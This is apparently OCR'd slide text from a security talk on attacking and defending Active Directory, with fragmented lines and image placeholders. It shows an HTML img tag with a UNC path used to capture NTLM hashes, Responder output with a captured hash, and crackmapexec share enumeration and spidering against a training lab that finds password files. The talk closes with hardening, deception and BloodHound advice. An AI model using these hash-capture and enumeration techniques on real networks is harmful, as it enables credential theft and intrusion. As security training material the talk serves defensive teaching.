
Best regards,

Consultant XYZ

```
<img src="\\172.27.94.50\a.png">
```

Qasim Ijaz
Director of Offensive Security
(He/Him)


Capturing the Hash



```
    Responder Machine Name     [WIN-4LUNTLJW2U4]
    Responder Domain Name      [1RK1.LOCAL]
    Responder DCE-RPC Port     [46983]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 172.27.80.1
[SMB] NTLMv2-SSP Username : BlueBastion-Q\tester
[SMB] NTLMv2-SSP Hash     : tester::BlueBastion-Q:acd0b3a0bf6346c1: [redacted]
847B4FE749D5:0101000000000000809B5ABBED78D901AE6D5F9
00310001001E00570049004E002D0034004C0055004E0054004C
9004E002D0034004C0055004E0054004C004A005700320055003
430041004C0003001400310052004B0031002E004C004F004300
04C004F00430041004C0007000800809B5ABBED78D9010600040
000000002000001249231840E7A35D709C040FBAAED7080EAE0F
0000000000000000000000000000000090022006300690066007
390034002E003500300000000000000000000000
```

Hashcat on RTX 3080 Ti Laptop cracks this hash at 3037.3 MH/s

Share Hunting




```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.100.1.3 -u Guest -p '' --shares
SMB         10.100.1.3      445    FILESERVER       [*] Windows 10.0 Build 20348 x64 (name:FILESERVER)
igning:False) (SMBv1:False)
SMB         10.100.1.3      445    FILESERVER       [+] training.rt.bluebastion.net\Guest:
SMB         10.100.1.3      445    FILESERVER       [+] Enumerated shares
SMB         10.100.1.3      445    FILESERVER       Share           Permissions     Remark
SMB         10.100.1.3      445    FILESERVER       -----           -----------     ------
SMB         10.100.1.3      445    FILESERVER       ADMIN$                          Remote Admin
SMB         10.100.1.3      445    FILESERVER       C$                              Default share
SMB         10.100.1.3      445    FILESERVER       Files           READ,WRITE
SMB         10.100.1.3      445    FILESERVER       IPC$            READ            Remote IPC

┌──(kali㉿kali)-[~]
└─$ █
```

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.100.1.3 -u Guest -p '' -M spider_plus -o EXCLUDE_EXTS=lnk
SMB         10.100.1.3      445    FILESERVER       [*] Windows 10.0 Build 20348 x64 (name:FILESERVER)
igning:False) (SMBv1:False)
SMB         10.100.1.3      445    FILESERVER       [+] training.rt.bluebastion.net\Guest:
SPIDER_P... 10.100.1.3      445    FILESERVER       [*] Started spidering plus with option:
SPIDER_P... 10.100.1.3      445    FILESERVER       [*]        DIR: ['print$']
SPIDER_P... 10.100.1.3      445    FILESERVER       [*]        EXT: ['lnk']
SPIDER_P... 10.100.1.3      445    FILESERVER       [*]       SIZE: 51200
SPIDER_P... 10.100.1.3      445    FILESERVER       [*]     OUTPUT: /tmp/cme_spider_plus
```

```
┌──(kali㉿kali)-[~]
└─$ tree /tmp/cme_spider_plus/10.100.1.3
/tmp/cme_spider_plus/10.100.1.3
├── Files
│   ├── 3.txt
│   ├── eaeae.txt
│   ├── passwords.txt
│   └── salaries.xlsx
└── IPC$
    ├── InitShutdown
    ├── lsass
    ├── ntsvcs
    └── scerpc

2 directories, 8 files
```

Active Directory Trusts

- The forest is the security boundary.
- Parent and child domain have a default two-way trust.
- Forest/Domain trusts can have transitive properties.



Secure Hardening Active Directory

Feature | Vulnerability

Detection and Defense

- Do you really need that may domain/enterprise admins?
- Does every domain admin really need to be an enterprise admin?
- Domain/Enterprise admins should never logon to non-DC devices
- Don’t run services as with DA privileges
- Use Protected Users Group
- Use LAPS for local admin management

Use Deception


Use Deception to Detect Adversaries

- Create honeypot users
  - Reset password periodically
  - Logon to honeypot domain-joined AD device periodically
  - Give a Service Principal Name
  - Have a honeypot user periodically send out NBNS/LLMNR/mDNS requests

- https://github.com/bhdresh/Dejavu
- https://github.com/samratashok/Deploy-Deception
- https://github.com/tolgadevsec/Awesome-Deception

Use Bloodhound


- Provides visual graphs of relationships between AD objects
  - E.g., Possible paths to domain admin group
  - E.g., What rights user A has on Group B
- SharpHound
  - “Collector” script that queries Active Directory for data Bloodhound ingests
  - C# and PowerShell versions available
- Requires Neo4j graphing database



NODE PROPERTIES

Display Name	svc account
Object ID	S-1-5-21-4221735399-2339777703-2054613801-1114
Password Last Changed	Tue, 02 Aug 2022 14:26:08 GMT
Last Logon	Fri, 02 Jun 2023 16:34:05 GMT
Last Logon (Replicated)	Tue, 30 May 2023 01:27:59 GMT
Enabled	True
AdminCount	True
Password Never Expires	True
Cannot Be Delegated	False
ASREP Roastable	False
Service Principal Names	http/workstation.TRAINING

Use Bloodhound


DOMAIN ADMINS@TRAINING.RT.BLUEBASTION.NET
GenericWrite
ADMINISTRATORS@TRAINING.RT.BLUEBASTION.NET
MemberOf
SVC.ACCOUNT@TRAINING.RT.BLUEBASTION.NET
HasSession
FILESERVER.TRAINING.RT.BLUEBASTION.NET
CanRDP
FILEMAKER@TRAINING.RT.BLUEBASTION.NET
HasSession
WORKSTATION.TRAINING.RT.BLUEBASTION.NET

Thank you!

Qasim Ijaz

Blue Bastion Security | A division of Ideal Integrations

Bluebastion.net

https://www.linkedin.com/in/qasimijaz/